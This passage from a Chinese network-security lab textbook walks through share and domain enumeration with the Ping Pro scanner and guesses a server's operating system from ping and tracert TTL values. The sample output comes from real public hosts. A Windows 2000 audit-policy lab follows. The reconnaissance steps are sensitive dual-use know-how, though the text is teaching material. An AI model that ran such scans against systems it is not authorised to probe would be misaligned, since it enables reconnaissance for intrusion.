


图 9.37　Ping 标签运行结果




图 9.38　Scan 标签运行结果

(8) 选取 WinNet 标签,在 Network Items 列表框中选取 domains,然后单击 Start 按钮,结束以后文本框中将列出同一网络中的域/工作组信息,如图 9.39 所示。




图 9.39　域/工作组信息运行结果

(9) 在 Network Items 列表框中选取 shares,可以扫描到共享信息,如图 9.40 所示。




图 9.40　共享信息运行结果

(10) 选取 Info 标签,输入 IP 地址或主机名都可以扫描出 IP 地址或主机名。

(11) 选取 HTML 标签,在 URL 栏内输入一网址可以显示其源代码。

实验总结:

Ping Pro 作为攻击者常用的扫描工具,提供了常用的网络扫描功能。对于网络安全审计人员,它可以在图形方式下实现大多数 net 命令行程序功能,为网络的管理提供了一定的方便;对网络中的用户共享进行检测,及时发现问题并加以防范。

实验六　用 ping 和 tracert 来判断网络操作系统类型

实验名称：用 ping 和 tracert 来判断网络操作系统类型。

实验目的：用 ping 和 tracert 来判断网络操作系统类型。

实验准备：安装 Windows 2000 操作系统环境。

ping 命令最主要的就是检测目标主机是不是可连通。ping 程序实际就是发送一个 ICMP 回显请求报文给目的主机，并等待回显的 ICMP 应答。然后打印出回显的报文。ping 不通一个地址，并不一定表示这个 IP 不存在或者没有连接在网络上，因为对方主机可能做了限制，例如安装了防火墙，因此 ping 不通并不表示不能使用 FTP 或者 Telnet 连接。

ping 结果包括字节数、反应时间以及生存时间。Ping 程序通过在 ICMP 报文数据中存放发送请求的时间来计算返回时间。当应答返回时，根据现在时间减去报文中存放的发送时间就得到反应时间了。生存时间(Time To Live，TTL)，本来就存放在 IP 数据报的头部，直接就能够获取。

tracert 是一个探测路由的程序，可以看见 IP 数据报到达目的地经过的路由。

tracert 利用 ICMP 数据报和 IP 数据报头部中的 TTL 值。TTL 是一个 IP 数据报的生存时间，当每个 IP 数据报经过路由器时，都会把 TTL 值减去 1 或减去在路由器中停留的时间，但是大多数数据报在路由器中停留的时间都小于 1s，因此实际上就是在 TTL 值减去 1。这样，TTL 值就相当于一个路由器的计数器。

当路由器接收到一个 TTL 为 0 或 1 的 IP 数据报时，路由器就不再转发这个数据了，而直接丢弃，并且发送一个 ICMP“超时”信息给源主机。tracert 程序的关键就是回显的 ICMP 报文的 IP 报头的信源地址就是这个路由器的 IP 地址。如果到达了目的主机，同时 tracert 还发送一个 UDP 信息给目的主机，并且选择一个很大的值作为 UDP 的端口，使主机的任何一个应用程序都不使用这个端口。所以，当达到目的主机时，UDP 模块就产生一个“端口不可到达”的错误，这样就能判断是否到达目的地。

实验步骤：

(1) 用 ping 命令连接目标主机

```
C: \>ping 211.99.199.204
Pinging 211.99.199.204 with 32 bytes of data:
Reply from 211.99.199.204: bytes = 32 time = 20ms TTL = 248
Reply from 211.99.199.204: bytes = 32 time<10ms TTL = 248
Reply from 211.99.199.204: bytes = 32 time = 10ms TTL = 248
Reply from 211.99.199.204: bytes = 32 time = 10ms TTL = 248
Ping statistics for 211.99.199.204:
Packets: Sent  =  4, Received  =  4, Lost  =  0 (0% loss),
Approximate round trip times in milli - seconds:
Minimum  =  0ms, Maximum  =  20ms, Average  =  10ms
```

(2) 用 tracert 命令连接目标主机

```
C: \>tracert 211.99.199.204
Tracing route to 211.99.199.204 over a maximum of 30 hops
```

```
1   10ms 10ms 20ms 211.99.57.121
2   10ms 10ms 10ms 202.96.13.1
3   <10ms 10ms 20ms 202.96.13.62
4   20ms 10ms 10ms 210.77.139.186
5   <10ms 10ms 20ms 210.77.139.170
6   <10ms <10ms 10ms 211.99.193.154
7   <10ms 10ms <10ms 211.99.199.204
Trace complete.
C: \>
```

ping 得到的 TTL=248，经过了 7 个路由器，减少了 7，所以主机的 TTL 值是 255。

(3) 用 ping 命令连接目标主机，如图 9.41 所示。

```
C:\WINNT\system32\cmd.exe

C:\>ping www.sina.com

Pinging libra.sina.com.cn [61.135.153.179] with 32 bytes of data:

Reply from 61.135.153.179: bytes=32 time=40ms TTL=56
Reply from 61.135.153.179: bytes=32 time=50ms TTL=56
Reply from 61.135.153.179: bytes=32 time=40ms TTL=56
Reply from 61.135.153.179: bytes=32 time=40ms TTL=56

Ping statistics for 61.135.153.179:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 40ms, Maximum =  50ms, Average =  42ms

C:\>
```

图 9.41　用 ping 命令连接目标主机

(4) 用 tracert 命令连接目标主机，如图 9.42 所示。

```
C:\WINNT\system32\cmd.exe
C:\>tracert www.sina.com

Tracing route to libra.sina.com.cn [61.135.153.175]
over a maximum of 30 hops:

  1   <10 ms   <10 ms   <10 ms  192.168.0.1
  2    50 ms    50 ms    50 ms  61.149.112.1
  3    50 ms    40 ms    51 ms  61.148.4.81
  4    50 ms    40 ms    50 ms  202.108.47.17
  5     *       50 ms    50 ms  202.108.46.18
  6    40 ms    50 ms    40 ms  61.135.143.4
  7    40 ms    50 ms    40 ms  61.135.148.178
  8    50 ms    40 ms    50 ms  61.135.153.175

Trace complete.

C:\>
```

图 9.42　用 tracert 命令连接目标主机

由此，可以判断 www.sina.com 的服务器可能是 Linux。

下面是一些主机的默认 TTL 值。

```
LINUX Kernel 2.2.x & 2.4.x
ICMP 回显应答的 TTL 字段值为 64;
FreeBSD 4.1, 4.0, 3.4;
Sun Solaris 2.5.1, 2.6, 2.7, 2.8;
OpenBSD 2.6, 2.7,
NetBSD
```

HP UX 10.20
ICMP 回显应答的 TTL 字段值为 255;
Windows 95/98/98SE
Windows ME
ICMP 回显应答的 TTL 字段值为 32;
Windows NT
Windows 2000
ICMP 回显应答的 TTL 字段值为 128。

实验七　Windows 2000 配置启用系统审核

实验目的：提高 Windows 2000 的安全性。

实验步骤如下。

1. 审核策略的设置

(1) 执行“开始”→“程序”→“管理工具”→“本地安全策略”命令，如图 9.43 所示。



图 9.43　启动程序

(2) 双击“本地安全策略”，再打开“本地策略”选中“审核策略”，如图 9.44 所示。

(3) 策略设置，把审核账户登录事件设置为“成功，失败”，如图 9.45 所示。

(4) 重新启动计算机才能生效。

2. 对文件和文件夹访问的审核

首先，要求审核的对象必须位于 NTFS 分区上；其次，必须为对象访问事件设置审核策略。符合以上条件，就可以对特定的文件或文件夹进行审核，并且对哪些用户或组指定哪些类型的访问进行审核。




图 9.44　安全设置




图 9.45　策略设置

(1) 选择想要审核的文件夹右击，在弹出的快捷菜单中执行“属性”→“安全”→“高级”命令，如图 9.46 所示。



图 9.46　访问控制设置

(2) 选择“审核”标签，然后单击“添加”按钮。

(3) 选择“访问”成功或失败，如图 9.47 所示。

(4) 返回到“访问控制设置”对话框。

